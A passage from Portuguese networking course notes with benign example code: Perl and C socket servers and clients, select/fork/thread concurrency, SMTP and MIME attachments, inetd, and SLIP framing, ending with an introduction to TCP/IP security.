Exercício prático: Mala direta

Funcionamento do script Teste do script A divisão em envelopes O que é SPAM?

Notas

6.1 Um servidor TCP minimal

Um melhor conhecimento do TCP/IP depende de alguma experiência com programação. O código que segue corresponde a um servidor TCP escrito na linguagem PERL. Ele pode ser rodado em plataformas Unix-like ou Windows sem alterações (desde que seja utilizado o interpretador PERL original, escrito por Larry Wall). Os números de linha não fazem parte do programa. As linhas que se iniciam com o caractere '#' são comentários. A APIs de programação TCP/IP do PERL reproduz a API de Berkeley, que é seguida por muitas implementações de TCP/IP e muitas linguagens de programação, e por isso esses exemplos poderão ser transportados com facilidade para outros ambientes. Na linha 16 é alocado um descritor de comunicação (socket). Ele é inicializado para operar com TCP (outra alternativa seria UDP) ouvindo conexões na porta 3456. Por simplicidade não estamos consistindo os valores de retorno das chamadas da API de sockets. Elas poderiam sinalizar erros (por exemplo no caso da porta 3456 já estar alocada por outra aplicação). A linha 21 apresentará uma mensagem de start-up no console e o loop infinito das linhas 23-49 inicialmente aguarda um pedido de conexão (linha 25), e em seguida apresenta no console o pedido aceito (linha 29). No loop 38-46 o servidor lê o socket associado ao cliente e executa os comandos **time** e **quit**. Note que durante a execução do loop 38-46 o servidor estará impossibilitado de aceitar uma segunda conexão simultânea (para isso seria necessário fazer um novo chamado do serviço **accept**). Uma vez disparado esse servidor, é necessário conectá-lo através de um cliente TCP, que poderá ser o **telnet**, o cliente dado logo a seguir ou mesmo um browser web (neste caso qual seria o URL a ser utilizado?).

```
01 #!/usr/bin/perl
02 #
03 # tcpsrv2: simple TCP server with command loop
04 # usage: perl tcpsrv2
05 #
06
07 use Socket;
08
09 sub logmsg {
10     print "$0: @_ at ", scalar localtime, "\n";
11 }
12
13 $port = 3456;
14 $proto = getprotobyname('tcp');
15
16 socket(Server, PF_INET, SOCK_STREAM, $proto);
17 setsockopt(Server, SOL_SOCKET, SO_REUSEADDR,pack("l", 1));
18 bind(Server, sockaddr_in($port, INADDR_ANY));
19 listen(Server,SOMAXCONN);
20
21 logmsg "server started on port $port";
22
23 while (1) {
24
```

```
25    $paddr = accept(Client,Server);
26    ($port,$iaddr) = sockaddr_in($paddr);
27    $name = gethostbyaddr($iaddr,AF_INET);
28
29    logmsg "connection from $name [",
30          inet_ntoa($iaddr), "]
31          at port $port";
32
33    select(Client);
34    $| = 1;
35    print Client "Hello there, $name\r\n";
36
37    $f = 0;
38    while ($f == 0) {
39       $_ = ;
40       if ($_ =~ /time/) {
41          print Client ( scalar localtime ) . "\r\n";
42       }
43       elsif ($_ =~ /quit/) {
44          $f = 1;
45       }
46    }
47
48    close(Client);
49 }
```

6.2 Um cliente TCP minimal

Esse exemplo difere do exemplo do servidor por não colocar o socket em "listen". Não obstante, assim como no caso do servidor, o socket é configurado para operar com TCP numa porta local, que no caso é deixada à escolha do layer de TCP/IP (veja o "0" na linha 25). Na linha 26 empacotamos numa estrutura binária o endereço e a porta remotos para, na linha 35, conectarmos. Na linha 41 enviamos o comando especificado na chamada do script, e no loop seguinte lemos e enviamos para o console a resposta do servidor.

```
01 #!/usr/bin/perl
02 #
03 # tcpcl - generic TCP client
04 # -------------------------
05 #
06 # usage: perl tcpcl host port command
07 # example: perl tcpcl altavista.digital.com 80 "GET /"
08 #
09
10 use Socket;
11 use Sys::Hostname;
```

```
12
13 $them = $ARGV[0];
14 $port = $ARGV[1];
15
16 $AF_INET = 2;
17 $SOCK_STREAM = 1;
18 $sockaddr = 'S n a4 x8';
19
20 $hostname = hostname();
21 ($name,$aliases,$proto) = getprotobyname('tcp');
22 ($name,$aliases,$port) = getservbyname($port,'tcp') unless $port =~ /^\d+$/;
23 ($name,$aliases,$type,$len,$thisaddr) = gethostbyname($hostname);
24 ($name,$aliases,$type,$len,$thataddr) = gethostbyname($them);
25 $this = pack($sockaddr, $AF_INET, 0, $thisaddr);
26 $that = pack($sockaddr, $AF_INET, $port, $thataddr);
27
28 # Make the socket filehandle.
29 socket(S, $AF_INET, $SOCK_STREAM, $proto);
30
31 # Give the socket an address.
32 bind(S, $this);
33
34 # Call up the server.
35 connect(S,$that);
36
37 # Set socket to be command buffered.
38 select(S); $| = 1; select(STDOUT);
39
40 # send the command and read the output
41 print(S "$ARGV[2]\r\n");
42 sleep(1);
43 while (<S>) {
44     print;
45 }
46 close(S);
```

6.3 Um cliente/servidor UDP minimal

O código que segue é ao mesmo tempo um cliente e um servidor UDP, e foi pensado para ser utilizado num teste em sala de aula. Nas linhas 10-15 um socket é alocado e configurado para operar com UDP na porta local 3456. No loop das linhas 20-25 envia-se um pacote UDP para cada um dos destinos especificados na linha de comandos. Note que em virtude de no UDP não existir o conceito de conexão, o destino dos pacotes não está implícito no socket, mas precisa ser explicitado a cada transmissão (linha 24).

No loop das linhas 31-39 aguarda-se algum pacote de qualquer um dos participantes, até um máximo igual ao número de destinatários na linha de comandos. O "select" usado na linha 31

aguarda um evento num conjunto de descritores (com um timeout de 10 segundos), e que no caso foi construído para conter apenas o socket UDP que estamos utilizando. A cada pacote UDP recebido, o select retornará e na linha 36 exibiremos a mensagem recebida naquele pacote.

```
01 #!/usr/bin/perl
02 #
03 # udpmsg: simple UDP client and server
04 # usage: udpmsg host1 host2 ...
05 #
06
07 use Socket;
08 use Sys::Hostname;
09
10 $iaddr = gethostbyname(hostname());
11 $proto = getprotobyname('udp');
12 $port = 3456;
13 $paddr = sockaddr_in(3456, $iaddr); # 0 means let kernel pick
14 socket(SOCKET, PF_INET, SOCK_DGRAM, $proto);
15 bind(SOCKET, $paddr);
16
17 sleep(3);
18 $| = 1;
19 $count = 0;
20 for $host (@ARGV) {
21     $count++;
22     $hisiaddr = inet_aton($host);
23     $hispaddr = sockaddr_in($port, $hisiaddr);
24     send(SOCKET, "hello", 0, $hispaddr);
25 }
26
27 $rin = '';
28 vec($rin, fileno(SOCKET), 1) = 1;
29
30 # timeout after 10.0 seconds
31 while ($count && select($rout = $rin, undef, undef, 10.0)) {
32
33     if (defined($hispaddr = recv(SOCKET, $msg, 10, 0))) {
34         ($port, $hisiaddr) = sockaddr_in($hispaddr);
35         $host = gethostbyaddr($hisiaddr, AF_INET);
36         printf "%-12s $msg\n", $host;
37         $count--;
38     }
39 }
```

6.4 Atendimento baseado em select

Os mecanismos principais de funcionamento dos softwares de comunicação são elementos que devem ser conhecido pelo profissional de Internet, mesmo que não seja um desenvolvedor de software, pois isso é importante para a avaliação de um produto ou de uma solução. Vimos nas notas anteriores a estrutura geral de um servidor TCP e de um cliente TCP. Veremos agora de forma mais detalhada o modo através do qual um mesmo servidor atende múltiplas conexões numa mesma porta (vamos supor, a porta default do serviço HTTP, ou seja, a 80).

Vimos no exemplo do servidor TCP que através da referência a um descritor, o serviço **accept** recebe uma conexão de um cliente e devolve à aplicação um segundo descritor, através do qual a comunicação com aquele cliente é realizada. Assim, para ser capaz de atender múltiplas conexões, um servidor (o termo *servidor* aqui refere um *software* como o IIS ou o Apache, e não um computador) precisa manter múltiplos descritores de comunicação, um para cada cliente que esteja sendo atendido (ao mesmo tempo em que mantém aquele primeiro, para o *accept* de novas conexões).

Nas formas mais simples de I/O, a escrita ou a leitura de dados num descritor é *blocante*, ou seja, paralisa o processo se aquele descritor não estiver apto naquele momento para realizar a operação. Por exemplo: numa escrita, o processo bloca se o buffer de saída já estiver cheio ou na leitura o processo bloca se o buffer de entrada estiver vazio. Numa modalidade de atendimento múltiplo, o I/O não pode ser blocante porque enquanto se aguarda o recebimento de dados num descritor, o servidor poderia estar processando os dados já recebidos num outro descritor.

As APIs de programação oferecem em geral duas possíveis soluções para esse problema: uma é a possibilidade da operação ser *não blocante*, e a outra é o recurso de sinalizar à aplicação um determinado evento ou estado em algum descritor. No primeiro caso teriamos por exemplo que um serviço de escrita que normalmente blocaria retorna com um diagnóstico de falha que a aplicação deverá tratar. No segundo, a aplicação é avisada que um determinado descritor está apto para que seja realizada nele uma operação de leitura ou de escrita. Em ambiente Unix, esse segundo caso é tradicionalmente implementado de forma síncrona através de um *system call* chamado **select**. O Winsock implementou uma variante assíncrona do **select** cuja sinalização é realizada através do recebimento pela aplicação de um evento (no sentido próprio que esse termo possui no ambiente windows).

```
01 $rin = '';
02 for ($n=0,$i=0; $i<$MAXCL; ++$i) {
03     if ($CL[$i] ne "") {
04         ++$n;
05         vec($rin,fileno("CL$i"),1) = 1;
06     }
07 }
08 if ($n > 0) {
09     $nfound = select($rout=$rin,undef,undef,$TICK);
10 }
11 else {
12     select(undef,undef,undef,$TICK);
13 }
```

O exemplo acima é parte do programa **uplink** (http://www.ime.usp.br/~ueda/uplink/). Nas linhas 1-10 é construído o "conjunto" $rin de todos os descritores de comunicação ativos (um para cada cliente conectado). Ao final dele, a variável $n contém o total de clientes conectados. Se esse total for positivo, então na linha 9 executamos o select, que retorna ou avisando que algum dos descritores indicados possui dados para leitura ou, após um timeout indicado pela variável $TICK.

Num outro ponto do programa vemos como o **select** é utilizado para detetar um pedido de conexão pendente. Nesse caso, o bloco referente ao **if** deverá executar o **accept** e incluir o descritor obtido no vetor CL referido acima na linha 3.

```
$rin = '';
vec($rin,fileno(Server),1) = 1;
if (select($rout=$rin,undef,undef,0) > 0) {
```

Obs. *A linguagem perl não é a mais apropriada para entender-se o funcionamento do* ***select*** *porque nela esse mesmo nome (select) refere também um outro serviço que tem uma semântica independente, o que pode causar alguma confusão.*

6.5 Atendimento baseado em fork

A técnica que vimos acima é não é de uso muito frequente. Em geral, servidores que atendem múltiplas conexões fazem-no através do disparo de uma *instância* para cada cliente. Essa instância pode ser um subprocesso ou um thread. No Unix, a criação de um subprocesso é feita através do *system call* **fork**. Os livros de network programming trazem vários exemplos de como isso pode ser feito. Segue abaixo um exemplo simples adaptado de um software real:

```
01 /* child will deal with the new connection */
02 if ((child=fork()) < 0)
03     tlog("fork error\n");
04
05 /* to avoid zombies */
06 else if (child == 0) {
07
08     /* makes an orphan */
09     if ((child=fork()) < 0)
10         tlog("could not make an orphan\n");
11
12     /* child will forward messages */
13     else if (child == 0) {
14         close(lsock);
15         forward();
16         exit(0);
17     }
18
19     /* parent is wait-ing us */
20     exit(0);
```

```
21 }
22
23 /* waits the first child die */
24 else
25     wait(NULL);
```

No momento em que o kernel atende a chamada do fork na linha 2, passam a existir dois processos ao invés de um. Os dois são idênticos e estão executando o mesmo código no mesmo ponto (isto é, em ambos acabamos de retornar da chamada do fork). No caso do processo original, o fork retorna um valor maior que zero, e que é o PID (process ID) do subprocesso. No caso do subprocesso, o fork retorna o valor zero. O subprocesso possui uma cópia exata da mesma área de memória de dados que o processo original, o que inclui cópias dos mesmos descritores de comunicação que o processo original estava mantendo abertos.

Nesse nosso exemplo são realizados na verdade dois disparos de subprocessos (nas linhas 6 e 9). Isso se faz para evitar o surgimento de *zumbis*. O processo que atende a conexão será na verdade "neto" do processo original e não "filho". O atendimento da conexão será feito por uma função especializada chamada na linha 15, finda a qual o processo será encerrado. Se o atendimento fosse feito pelo "filho", na sua terminação o processo original seria sinalizado e teria que requisitar o status de retorno desse "filho" (enquanto ele não o fizer o "filho" será um "zumbi"). Haveria outras maneiras menos dispendiosas de se evitar zumbis, mas seriam um pouco mais complexas, e se o serviço for de baixa demanda pode ser interessante optar pela solução mais simples.

Note que o fork implica no disparo de um processo, o que via de regra é um procedimento dispendioso para o sistema operacional, pois implica na atualização das estruturas de dados de controle de processos e de descritores de comunicação, e na alocação e cópia de áreas de memória para dados eventualmente grandes (a área de memória usada para armazenar o código do programa é compartilhada entre o processo e o subprocesso, mas as áreas de dados são independentes). Assim, o atendimento de conexões múltiplas baseado no fork pode ser pouco recomendado em serviços de alta demanda, a não ser quando o desenvolvedor opta por fazer com que o subprocesso esteja já disparado antes do pedido de conexão ser recebido. Essa é a técnica implementada (por exemplo) pelo Apache.

6.6 Atendimento baseado em threads múltiplos

Uma nova instância de um servidor poderia ser um thread ao invés de um processo. A diferença entre um thread e um processo é que os vários threads disparados por um mesmo processo compartilham uma mesma e única área de dados, e portanto a criação de um thread não implica na alocação e inicialização da área de dados do subprocesso, o que torna o disparo de um thread potencialmente mais barato para o sistema operacional do que o disparo de um processo. O quão mais barato será depende de fato do sistema operacional utilizado.

Um servidor TCP multithread será dessa forma algo intermediário entre as duas técnicas exemplificadas nas notas anteriores. Assemelha-se ao uso do select por manter todos os descritores de comunicação numa mesma área de dados, e assemelha-se ao fork por criar várias instâncias do servidor. Vejamos um exemplo elementar baseado em pthreads (Posix Threads):

```
/*
```

```
Simple multi-threaded TCP server

*/

#include <stdio.h>
#include <pthread.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <string.h>

/* sockets for each client connection */
#define MAX 10
int cl[MAX];

void *dialog(void *arg) {
   int c,n;
   char s[80];

   c = *((int *)arg);
   *((int *)arg) = -1;
   sprintf(s,"hello, I am thread number %d\n",c);
   for (n=0; n<5; ++n) {
      write(cl[c],s,strlen(s));
      sleep(1);
   }
   close(cl[c]);
   cl[c] = -1;
   return(NULL);
}

int main(void) {
   pthread_t th[MAX];
   int i,l,new,len;
   struct sockaddr_in laddr, cli_addr;

   /* initialize sockets */
   for (i=0; i<MAX; ++i)
      cl[i] = -1;

   /* alloc listen socket */
   if ((l = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
      fprintf(stderr,"can't alloc listen socket\n");
```

```
        exit(1);
    }

    /* make l listen on port 3456 */
    memset(&laddr,0,sizeof(laddr));
    laddr.sin_family = AF_INET;
    laddr.sin_addr.s_addr = htonl(INADDR_ANY);
    laddr.sin_port = htons(3456);
    if (bind(l,(struct sockaddr *)&laddr,sizeof(laddr))<0) {
        fprintf(stderr,"can't bind listen socket\n");
        exit(1);
    }
    listen(l,5);

    /* server loops forever */
    while (1) {

        /* locate free client socket */
        for (new=-1; new<0; ) {
            for (i=0; (i<MAX) && (cl[i]>=0); ++i);
            if (i < MAX)
                new = i;
            else
                sleep(1);
        }

        /* wait for connection */
        len = sizeof(cli_addr);
        cl[new] = accept(l,(struct sockaddr *)&cli_addr,&len);
        if (cl[new] < 0)
            fprintf(stderr,"error while accept-ing\n");

        /* fire up thread to control the new client */
        else {
            pthread_create(th+new,NULL,dialog,(void *)&new);
            pthread_detach(th[new]);
        }

        /* wait thread initialize */
        while (new >= 0)
            sleep(1);
    }
}
```

A função **dialog** encarrega-se do atendimento de cada cliente. A cada novo pedido de conexão, um thread é criado através da chamada do serviço pthread_create. O thread

inicialmente seta a variável **new** (recebida por referência) para -1, em seguida envia cinco vezes uma mensagem de boas-vindas para o cliente e encerra sua execução. Note que o tamanho do vetor **cl** (cujas entradas são os descritores de comunicação comos clientes) limita o máximo de clientes ativos. Enquanto nenhum descritor estiver livre, o loop de localização de descritores livres (aquele identificado pelo comentário "locate free client socket") não termina.

O código acima está completo. Para rodá-lo, basta salvá-lo num arquivo (vamos supor: mts.c), compilá-lo e dispará-lo do shell. Supondo que a plataforma possua suporte a Posix threads e que a implementação de Posix threads esteja na biblioteca pthread a compilação e o disparo do servidor seriam assim:

```
$ cc -o mts mts.c -lpthread
$ ./mts &
```

6.7 SMTP e SPAM

O correio eletrônico sempre foi e continua sendo um dos serviços mais importantes da Internet (talvez o mais importante). Essa sua importância, aliada à sua inerente complexidade, tornam o correio eletrônico um foco de atenções importante para o profissional que lida com a Internet. Já citamos ao longo destas notas que o protocolo utilizado para o despacho de emails na Internet é o SMTP. O SMTP, como tivemos já a oportunidade de exemplificar (veja a nota *TCP, mecanismo de transporte genérico*), é de fato um protocolo de roteamento de emails, que faz com que a partir do seu remetente, ele seja transferido de um servidor para outro, até atingir a caixa postal almejada.

Antes que a Internet se tornasse uma rede comercial, a operação típica de um servidor SMTP assemelhava-se ao de uma agência de correio, no sentido em que qualquer pessoa pode depositar nela correspondência para ser despachada. Uma pessoa no Brasil podia iniciar o envio de um email para o Japão transferindo-o para um servidor SMTP nos Estados Unidos (por exemplo). Este servidor por sua vez verificaria que o destinatário final não era da infraestrutura local, e portanto re-rotearia o email para o seu destino final. Dessa forma ele faria o papel de intermediário (relay) sem ter nada a ver com aquela mensagem (isto é, sem ter parte nem com o originador e nem com o destinatário).

Essa forma de funcionamento dos servidores SMTP facilitou a ação dos chamados *spammers*, ou seja, as pessoas que enviam *emails não solicitados* (via de regra malas diretas para a divulgação de produtos ou serviços). Facilitava também a falsificação de emails, visto que o SMTP não inclui nenhum mecanismo de autenticação (assim como o serviço tradicional de correio também não inclui).

Por esses motivos, a operação típica dos servidores SMTP da Internet vem mudando nos últimos anos, e tendendo sempre a limitar cada vez mais os clientes que podem realizar transações SMTP num dado servidor, e os cabeçalhos que eles podem gerar. Atualmente (agosto de 2000), os servidores SMTP operando no Brasil em geral aceitam conexões TCP apenas de clientes da infraestrutura local (identificados pelo IP de origem), caso em que o servidor opera como relay (intermediário), ou destinados a caixas postais locais, caso em que o servidor opera como destino final da mensagem. No primeiro caso, alterações recentes tem proibido o cliente de gerar um header com um campo **From** indicando um endereço eletrônico que não corresponda alguma caixa postal da infraestrutura local.

6.8 Nota sobre arquivos atachados

Arquivos atachados em emails são codificados como texto e incluídos no corpo do email com marcas indicadoras do início e final do attachment, a fim de que o destinatário seja capaz de extrair o arquivo. Assim, o envio dos attachments é realizado pelo próprio SMTP e faz parte da transação SMTP que exemplificamos anteriormente. Vejamos um email completo, com header e corpo incluindo um arquivo atachado pequeno chamado right.gif (um ícone):

```
From ueda@ime.usp.br  Tue Aug  1 17:29:18 2000
Return-Path:
Received: from hal by hal.home.unet (8.9.3/1.34)
       id RAA00916; Tue, 1 Aug 2000 17:29:18 GMT
Date: Tue, 1 Aug 2000 14:29:18 -0300 (EST)
From: Ricardo Ueda Karpischek
X-Sender: ueda@hal.home.unet
To: ueda@listas
Subject: teste com attachment
Message-ID:
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="-1463811840-1193269629-
965150958=:906"
Status: O
X-Status:
X-Keywords:
X-UID: 1871

  This message is in MIME format.  The first part should be readable text,
  while the remaining parts are likely unreadable without MIME-aware tools.
  Send mail to mime@docserver.cac.washington.edu for more info.

---1463811840-1193269629-965150958=:906
Content-Type: TEXT/PLAIN; charset=US-ASCII


teste


---1463811840-1193269629-965150958=:906
Content-Type: IMAGE/GIF; name="right.gif"
Content-Transfer-Encoding: BASE64
Content-ID:
Content-Description:
Content-Disposition: attachment; filename="right.gif"

R0lGODlhFAAWAKEAAP///8z//wAAAAAAACH+TlRoaXMgYXJ0IGlzIGluIHRo
ZSBwdWJsaWMgZG9tYWluLiBLZXZpbiBIdWdoZXMsIGtldmluaEBlaXQuY29t
```

LCBTZXB0ZW1iZXIgMTk5NQAh+QQBAAABACwAAAAAFAAWAAACK4yPqcsd4pqA
UU1az8V58+h9UtiFomWeSKpqZvXCXvZsdD3duF7zjw/UFQAAOw==
---1463811840-1193269629-965150958=:906--

Observe a linha que marca o início do arquivo atachado, e que se repete ao seu final. Observe que ela consta também do header do email. Repare que o attachment possui um cabeçalho com informações sobre o arquivo. Finalmente, o arquivo é incluído no corpo do email após a sua conversão para um formato que utiliza apenas caracteres ASC "visíveis". No caso, foi utilizada a conversão BASE64. Uma conclusão importante que se pode tirar dessa descrição é que *problemas envolvendo attachments*, por exemplo quando o destinatário não consegue extrair os arquivos, são da alçada do software que gerou o attachment e do software que tentou extrair o attachment. Problemas desse tipo não são causados pelos servidores SMTP intermediários, mas sim por falha de algum dos clientes de email (o do remetente ou o do destinatário).

6.9 Serviços standalone e serviços inetd

Em plataformas Unix-like existe um servidor especial chamado **inetd**. Ele é responsável pelo atendimento a múltiplos serviços, mas não pela implementação desses serviços. A implementação precisa estar presente em outros servidores (programas) especializados que são disparados pelo inetd via fork seguido de um **exec**. De fato, vimos numa nota anterior que o serviço de disparo de um sobprocesso no Unix é o **fork**. Entretanto, nesse caso o subprocesso é uma cópia do processo original, e roda o mesmo código. Se o subprocesso tiver que rodar um código diferente, obtido a partir de um arquivo executável no filesystem, a chamada do fork, no cado do subprocesso, deve ser seguida da chamada do **exec**.

A finalidade do inetd é concentrar o atendimento de muitos serviços num único servidor. Com isso obtém-se alguma economia de recursos, se os serviços forem de baixa demanda. Obtém-se também um mecanismo comum de autorização baseada no endereço ou nomes dos clientes, que é acionado pelo inetd antes do disparo do servidor especializado. O mais conhecido desses mecanismos é o tcp wrapper de Wietse Venema. Serviços que em geral são atendidos pelo inetd são o TELNET, os serviços "r" (RSH, RCP, etc) e POP. Serviços que às vezes são atendidos pelo inetd são o FTP e o SMTP. Os serviços que o inetd atende e a ativação do wrapper para cada um deles estão relacionados no arquivo /etc/inetd.conf.

Alguns servidores (por exemplo o apache, ao menos nas suas versões mais antigas) oferecem a alternativa do seu atendimento poder ser feito por ele mesmo (nesse caso diz-se que ele é um servidor "standalone") ou via inetd. Do ponto de vista da arquitetura de um servidor ou do atendimento de um serviço, o que se deve ter em vista quando se usa ou não o inetd é que, além do já dito (ou seja, que o inetd concentra vários serviços num único servidor que está associado a um wrapper), é que o fork-exec faz com que múltiplas cópias de um mesmo programa não compartilhem a mesma área de memória para o código, e portanto o consumo total de recursos no caso de serviços de demanda elevada é maior.

Questões

6.1 Localize no servidor de ftp da Microsoft a especificação da API Winsock.
6.2 Escreva usando qualquer linguagem de programação um proxy web minimal.

6.3 Suponha que a sua empresa utilize um cliente TCP windows (por exemplo o cliente de um sistema administrativo) numa rede privada, e que se pretenda agora utilizá-lo na Internet. Quando esse software foi desenvolvido não se previu mecanismos de criptografação, e você não deseja que as informações trafeguem abertas na Internet. Mostre como se pode fazer com que as chamadas dos serviços da winsock.dll que esse cliente realiza sejam capturadas por uma outra DLL que criptografará as informações enviadas e descriptografará as recebidas, eventualmente sem necessidade de alterar os fontes do cliente e/ou recompilá-lo.
6.4 Qual é a diferença entre o select da API C do Unix e o select oferecido pelo Winsock?
6.5 Qual é a diferença entre os espaços de nomes de descritores da API de sockets do Unix e do Winsock 1.1? Que consequências isso tem para quem porta softwares de Unix para Windows?
6.6 Quantos sockets uma mesma aplicação pode alocar na plataforma em que você trabalha?
6.7 Suponha que você esteja projetando um computador de bordo para ser colocado nas viaturas de uma frota. Suponha que você opte por utilizar Linux neles. Quais componentes do Linux seriam necessários para que esse computador fosse capaz de conectar num provedor Internet através de um telefone celular e rodar um software de aplicação para enviar e/ou receber informações para/de uma central de controle? (neste caso naturalmente o desejável é minimizar o uso de memória, e portanto encontrar o conjunto mínimo de componentes de software)
6.8 Você conhece alguma implementação de TCP/IP para Windows versão 3? e para MS-DOS?
6.9 Descreva como operaria um programa que se baseasse no comando VRFY do SMTP para tentar checar se um dado endereço eletrônico existe, sem tentar enviar um email para ele.
6.10 Descreva em linhas gerais como deve operar um software que se proponha a copiar para o seu HD todas as páginas de um servidor web da Internet. Descubra algum software na Internet que realize essa operação.
6.11 Descreva em linhas gerais como deve operar um software que se proponha a submeter um formulário de forma automática, sem necessidade de preenchê-lo manualmente através do browser.

7. Estudo de caso: RS-232

A interface RS-232

- Pinagem: TX, RX, GND
- Conexão de duas seriais
- Bandas típicas
- Comprimento máximo de cabo
- Diálogo simples através do emulador de terminal
- Uso exclusivo do meio físico
- A aplicação comunica-se com o driver
- Protocolos de transferência de arquivos
- Colocando a camada IP no lugar do terminal
- Uso compartilhado do meio físico
- A aplicação comunica-se com a camada TCP

A camada de enlace (Link Level)

- Descrição do SLIP
- Limitações do SLIP
- Recursos adicionais do PPP

Modems

- Comunicação serial de longa distância e modulação
- Diálogo com o modem através do emulador de terminal
- Alguns comandos AT
- Teste de PSK

Notas

7.1 IP em comunicação serial

A comunicação serial é um palco especialmente interessante para esmiuçarmos o funcionamento do TCP/IP em virtude da sua simplicidade. Uma boa compreensão de como o IP opera neste caso facilita o entendimento de como uma VPN funciona.

Em PCs encontramos tipicamente portas seriais RS-232 operando em velocidades como 9600, 19200 ou 115200 bits por segundo. O protocolo RS-232 transfere os bits um a um através do pino TX. Ele apresentará uma tensão de -3 a -15 volts (contra a terra) para codificar um bit 0 e uma tensão de +3 a +15 volts para codificar um bit 1. Quando a porta não está transmitindo, o pino TX permanece no estado lógico 0. A transmissão de um byte começa com a transmissão do start bit (1), em seguida transmitem-se todos os bits do byte e após eles a paridade e o stop bit. O chaveamento entre o final da transmissão de um bit e o início da transmissão do bit seguinte não é sinalizado, mas é sincronizado pelo receptor com base na comum velocidade configurada nas duas pontas.

O papel do hardware reduz-se ao esquema descrito no parágrafo anterior. Bem, como é que o conceito de pacote IP irá então encaixar-se dentro dessa modalidade de comunição? Naturalmente é necessário estabelecer alguma convenção de sinalização de início e/ou de final de pacote. A primeira dessas convenções a ser criada foi o SLIP (serial line IP).

O SLIP é bastante simples. Um byte 0xC0 ("END") indica final de pacote. Se um pacote contiver o byte 0xC0 no seu cabeçalho ou na área de dados, então ele é transmitido como o par 0xDB 0xDC. E, se um pacote contiver o byte 0xDB ("ESC"), então ele é transmitido como o par 0xDB 0xDD. Esta codificação é feita pelo kernel do Linux no módulo drivers/net/slip.c. Vejamos o trecho de código C correspondente:

```
/* SLIP protocol characters. */
#define END          0300        /* indicates end of frame       */
#define ESC          0333        /* indicates byte stuffing      */
#define ESC_END      0334        /* ESC ESC_END means END 'data' */
#define ESC_ESC      0335        /* ESC ESC_ESC means ESC 'data' */
```

caracteres especiais do SLIP (drivers/net/slip.h)

```
int
slip_esc(unsigned char *s, unsigned char *d, int len)
{
    unsigned char *ptr = d;
    unsigned char c;

    /*
     * Send an initial END character to flush out any
     * data that may have accumulated in the receiver
     * due to line noise.
     */

    *ptr++ = END;
```

```
        /*
         * For each byte in the packet, send the appropriate
         * character sequence, according to the SLIP protocol.
         */

        while (len-- > 0) {
                switch(c = *s++) {
                case END:
                        *ptr++ = ESC;
                        *ptr++ = ESC_END;
                        break;
                case ESC:
                        *ptr++ = ESC;
                        *ptr++ = ESC_ESC;
                        break;
                default:
                        *ptr++ = c;
                        break;
                }
        }
        *ptr++ = END;
        return (ptr - d);
}
```

preparação do pacote para transmissão SLIP (drivers/net/slip.c)

Atualmente o SLIP é preterido em favor do PPP. As vantagens mais visíveis do PPP são o suporte à autenticação e à configuração automática de alguns parâmetros (no SLIP, os endereços IP precisam ser previamente conhecidos pelo cliente), o suporte a múltiplos protocolos (e não apenas ao IP). Em contrapartida, ele provoca um maior consumo de banda de controle do que o SLIP.

Questões

7.1 Quais são os tamanhos dos headers IP e TCP num link que trafega SLIP comprimido?
7.2 Crie um link SLIP entre duas máquinas windows (ou uma windows e uma unix). Descreva a pinagem do cabo que você utilizou, e se foi necessário adicionar algum device driver no windows. Descreva como você criou as rotas em cada uma das máquinas.
7.3 Vimos que um PC que atenda conexões discadas necessita para cada cliente simultâneo uma linha telefônica, um modem e uma porta serial. Quantas seriais você acha que um PC pode suportar (eventualmente através da adição de algum hardware extra)?
7.4 Ao longo de uma conexão discada (por exemplo quando de casa você utiliza o seu provedor de acesso) os modems podem renegociar o protocolo de modulação, e eventualmente fazendo cair a velocidade de transferência. Cite um modo simples de se saber durante o uso se ocorre renegociação entre os modems.

7.5 Na última Copa do Mundo praticamente todas agências de notícias recebiam fotografias tiradas no campo através de câmaras fotográficas digitais, e enviadas imediatamente por meios eletrônicos. Suponha que um repóter fotográfico disponha de uma câmara digital convencional, um notebook e um telefone celular. Quanto tempo depois dele tirar uma fotografia ela poderá estar disponível na redação a fim de ser disponibilizada via web?
7.6 Algumas plataformas podem utilizar uma porta paralela como dispositivo de roteamento IP. Quantos bytes por segundo podem ser tranferidos por um tal dispositivo?
7.7 Compare o consumo típico de recursos de comunicação (isto é, tempo de transmissão) da transmissão de um documento por fax, email ou algum serviço de impressão.

8. TCP/IP e segurança

Elementos básicos

- Filtragem de pacotes e firewalls
- Segurança como fruto do isolamento
- Envio de senhas in-clear
- Autenticação por nomes e os serviços "r"
- Criptografação e algoritmos de chave pública
- ARP Spoofing
- Operação de um layer criptografador
- Ataques que procuram esgotar recursos

Notas

8.1 Observações gerais sobre segurança em TCP/IP

A segurança de redes é evidentemente um tema que transcende o TCP/IP, e envolve desde questões relacionados com os princípios físicos, eletromagnéticos ou ópticos de funcionamento da comunicação, até a chamada "engenharia social", que estuda (por exemplo) o comportamento das pessoas em relação à escolha ou ao uso de senhas. Naturalmente não pretendemos aqui abordar todas essas questões, mas apenas fazer algumas observações práticas no tocante à forma com que os temas da segurança e do TCP/IP se entrelaçam. De fato, a análise ou o planejamento de uma política de segurança em redes IP dependem de um conhecimento sólido de TCP/IP.

Na prática, muitas ou talvez a maior parte dos problemas de segurança que ocorrem na Internet (como invasão de máquinas com destruição ou roubo de informações), é consequência direta da existência de bugs de software que são explorados pelo atacante. Nesse sentido, todo conhecimento que o profissional puder ter a nível de programação será útil para a sua capacitação. Não obstante, a atitude do profissional de Internet frente a bugs de software é fundamentalmente o estar ciente de todos os componentes de software em uso (produtos e respectivas versões), e atento aos eventos inesperados logados pela máquina e aos anúncios de problemas de segurança descobertos nesses componentes, a fim de rapidamente proceder ao *upgrade* deles. Isso constitui naturalmente um encargo específico da administração de sistemas, e por isso não iremos abordá-lo.

No que concerne diretamente ao TCP/IP (em todas as suas camadas), pode-se dizer que a segurança gira sempre em torno de dois eixos básicos, que são o isolamento físico e o suporte a criptografação nos protocolos.

